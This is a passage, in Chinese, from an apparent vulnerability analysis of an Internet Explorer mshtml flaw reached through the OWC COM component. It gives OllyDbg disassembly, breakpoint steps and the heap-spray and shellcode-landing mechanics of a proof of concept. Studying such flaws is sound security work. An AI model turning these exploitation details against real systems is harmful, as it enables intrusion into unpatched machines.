


图1

快引用计数减为0。凑巧的是函数CreateTearOffThunk用到了这个Mem，如果Mem不为0，则需要进行一系列的赋值操作，这些赋值操作的地址是固定的，但从感觉上来看，这一系列的赋值操作是多余的，后面的代码会根据赋值后的值作为一个虚表的地址来进行函数访问。由于赋值已经错误，错误的地址中的虚表没有足够多的函数项来满足访问，因此最终访问了一个位于mshtml空间的虚表外的一个偏移的值(0x11CF6A4A)，而这个值的范围恰恰在堆空间，这个时候堆空间早就被ShellCode覆盖，攻击由此成功。

代码下方的obj.msDataSourceObject(e[3])、e.push(x)对攻击并无直接的关系，并且对于同样的mshtml文件来说，EIP跳转到的位置都是一致的，比如0x11CF6A4A。

漏洞详细分析过程记录

1.查找溢出点

修改攻击代码中的"var b = pingfan("%u0b0c%u0b0c");"为""%ucccc%ucccc""，F9运行。程序断在0x11CF6A4A处，如图2所示。




图2

根据栈信息查看地址0x75BD2E76，代码如下

```
75BD2E67   FF75 18     push   dword ptr [ebp+18]
75BD2E6A   8B45 0C     mov    eax, dword ptr [ebp+C]
75BD2E6D   FF75 14     push   dword ptr [ebp+14]
75BD2E70   8B08        mov    ecx, dword ptr [eax]
75BD2E72   FF75 10     push   dword ptr [ebp+10]
75BD2E75   50          push   eax
75BD2E76   FF51 1C     call   dword ptr [ecx+1C]
;mshtml.7CD177EF, F7跟进查看的代码如下
……
7CD177EF 8B4424 04  mov  eax, dword ptr [esp+4]
7CD177F3   50           push   eax
7CD177F4   F740 1C 8000000>test  dword ptr [eax+1C], 80
7CD177FB   0F85 89C60700   jnz   7CD93E8A
7CD17801   83C0 0C      add    eax, 0C
7CD17804   8B08         mov    ecx, dword ptr [eax]
7CD17806   894C24 08    mov    dword ptr [esp+8], ecx
7CD1780A   8B48 04      mov    ecx, dword ptr [eax+4]
7CD1780D   8B49 1C      mov    ecx, dword ptr [ecx+1C];
7CD17810   58           pop    eax
7CD17811   C740 20 0700000>mov  dword ptr [eax+20], 7
7CD17818   FFE1         jmp    ecx; ecx=0x11CF6A4A
```

我们对0x75BD2E7这个地址下断，重启OD，并建议做snapshot，发现需要两次才会到达shellcode位置，也就是说两次来到jmp ecx。其实第1次是没有问题的，虚表访问并未越界，发现ecx的值的影响主要来自eax的值，分别比较两次的call指令(75BD2E76 F51 1C call dword ptr [ecx+1C])之后eax的值，如图3所示，就是即将触发ecx指向错误地址的截图。




图3

```
7CD17801   83C0 0C      add    eax, 0C
7CD17804   8B08         mov    ecx, dword ptr [eax]
7CD17806   894C24 08    mov    dword ptr [esp+8], ecx
7CD1780A   8B48 04      mov    ecx, dword ptr [eax+4]
7CD1780D   8B49 1C      mov    ecx, dword ptr [ecx+1C]
7CD17810   58           pop    eax
7CD17811   C740 20 0700000>mov  dword ptr [eax+20], 7
7CD17818   FFE1         jmp    ecx
```

看得出来，eax指向的连续的几个位置的DWORD值很重要，发生了改变。

```
024E372C  024E0A20
024E3730  7CC9A490  mshtml.7CC9 A490
```

```
变成了：
024E372C  024E0920
024E3730  7CC9345C  mshtml.7CC9345C
```

所以我们重新回到上一个镜像（即75BD2E76 FF51 1C call dword ptr [ecx+1C]处）。当第1次call调用后，024E372C==024E0A20，此刻我们在0x024E372C下写入断点，后发现在7CCE9620处值发生了修改。

```
7CCE95D5   8BFF    mov    edi, edi
7CCE95D7   55      push   ebp
7CCE95D8   8BEC    mov    ebp, esp
7CCE95DA   8B45 10  mov   eax, dword ptr [ebp+10]
7CCE95DD   85C0    test   eax, eax
7CCE95DF   53      push   ebx
7CCE95E0   56      push   esi
7CCE95E1   57      push   edi
7CCE95E2  ^ 75 DE  jnz    short 7CCE95C2
7CCE95E4   8B5D 1C  mov   ebx, dword ptr [ebp+1C]
7CCE95E7   8B3D E012C87C  mov  edi, dword ptr [<&KERNEL32.Interlo>
  ; kernel32.InterlockedExchange
7CCE95ED   6A 00    push   0
7CCE95EF   68 F4D7F17C  push  7CF1D7F4
7CCE95F4   FFD7    call   edi
7CCE95F6   8BF0    mov    esi, eax
7CCE95F8   85F6    test   esi, esi
7CCE95FA   0F84 472E0000  je  7CCEC447
7CCE9600   8B45 18  mov   eax, dword ptr [ebp+18]
7CCE9603   8366 04 00  and  dword ptr [esi+4], 0
7CCE9607   837D 24 00  cmp  dword ptr [ebp+24], 0
7CCE960B   8B4D 08  mov   ecx, dword ptr [ebp+8]
7CCE960E   8B55 0C  mov   edx, dword ptr [ebp+C]
7CCE9611   8B7D 24  mov   edi, dword ptr [ebp+24]
7CCE9614   8946 14  mov   dword ptr [esi+14], eax
7CCE9617   8B45 20  mov   eax, dword ptr [ebp+20]
7CCE961A   C706 90D1F17C  mov  dword ptr [esi], 7CF1D190
-->7CCE9620   894E 0C  mov  dword ptr [esi+C], ecx
  ;此处就是改变值地方
7CCE9623   8956 10  mov   dword ptr [esi+10], edx
7CCE9626   895E 18  mov   dword ptr [esi+18], ebx
7CCE9629   8946 1C  mov   dword ptr [esi+1C], eax
```

由于在改变值的上方有一条je指令，详细分析je上方的函数InterlockedExchange后发现，其实它的作用就是把参数2给参数1指向的地址，并且eax等于参数1被赋值之前地址里的内容，而决定是否跳转的来自esi，其实就是eax的值，也就是[7CF1D7F4]里面的值。

我们重新加载，并在这段改写值的代码的入口下断（7CCE95D5），发现两次进入7CCE95D5，并且第2次[7CF1D7F4]里的值已经变了，不再是0，此刻的值为0x024E3720，如图4所示。




图4

这个值的存在直接导致了后面je不跳转，会覆盖值（我不确定正常的情况下是否应该je跳走，这里只是猜想，并向上查找问题，因为对于这个函数我们并不熟悉）。

对于7CF1D7F4 024E3720，这个7CF1D7F4在mshtml空间，加载符号文件后，名字为lpMem，我们就称它为lpMem。

2.lpMem值改变分析

我们已经明确lpMem的值为024E3720导致了攻击的成功，并且发现是在7CCE95D5断点访问的第2次。我们重新加载系统，在7CCE95D5一次断点之后，对lpMem下内存访问断点，看是什么地方修改了lpMem为024E3720。

F9在第4次的时候将lpMem改为了024E3720，如图5所示，前两次只是赋值为0，第3次赋值为其他值，我们跳过。查看堆栈，发现最近的地方返回到oleaut32空间，再往下看发现OWC空间，印证了安全通告上面的漏洞源自OWC文件的说法。

此时，向前继续跟踪比较难懂，由于OWC是一个COM程序，这里用COM组件的方法调试。

3.COM组件调试

重新加载并在7CCE95D5断点第1次以后（因为我们刚才得知7CCE95D5断点第2次来到




图5

时，lpMem已经修改了），找到oleaut32.dll的空间，并查找它导出的模块。在函数DispCallFunc下断，F9运行，继续单步，会出现一个call ecx，这个地方正是oleaut32跳转到OWC这个COM组件中运行某个函数的入口，COM组件并不会直接导出函数，而是通过oleaut32来做的。

call ecx进入到OWC空间的首地址是38ACEE26，这个地址其实是函数Evaluate的地址，仔细查看，发现POC代码中的Evaluate确实被用到。

在38ACEE26下断点，F9多次才能最终修改lpMem（7CF1D7F4）为024E3720。注意堆栈12DFD8此刻为1，10次F9之后会为2，再10次变为0，最后会变为24E3720。查看POC攻击代码，其实这正是Window的对象，这个10次再10次的过程也就是攻击代码中for循环调用Evaluate的行为，如图6和图7所示。

Dump0012DFD8，再次F9，发现window对象

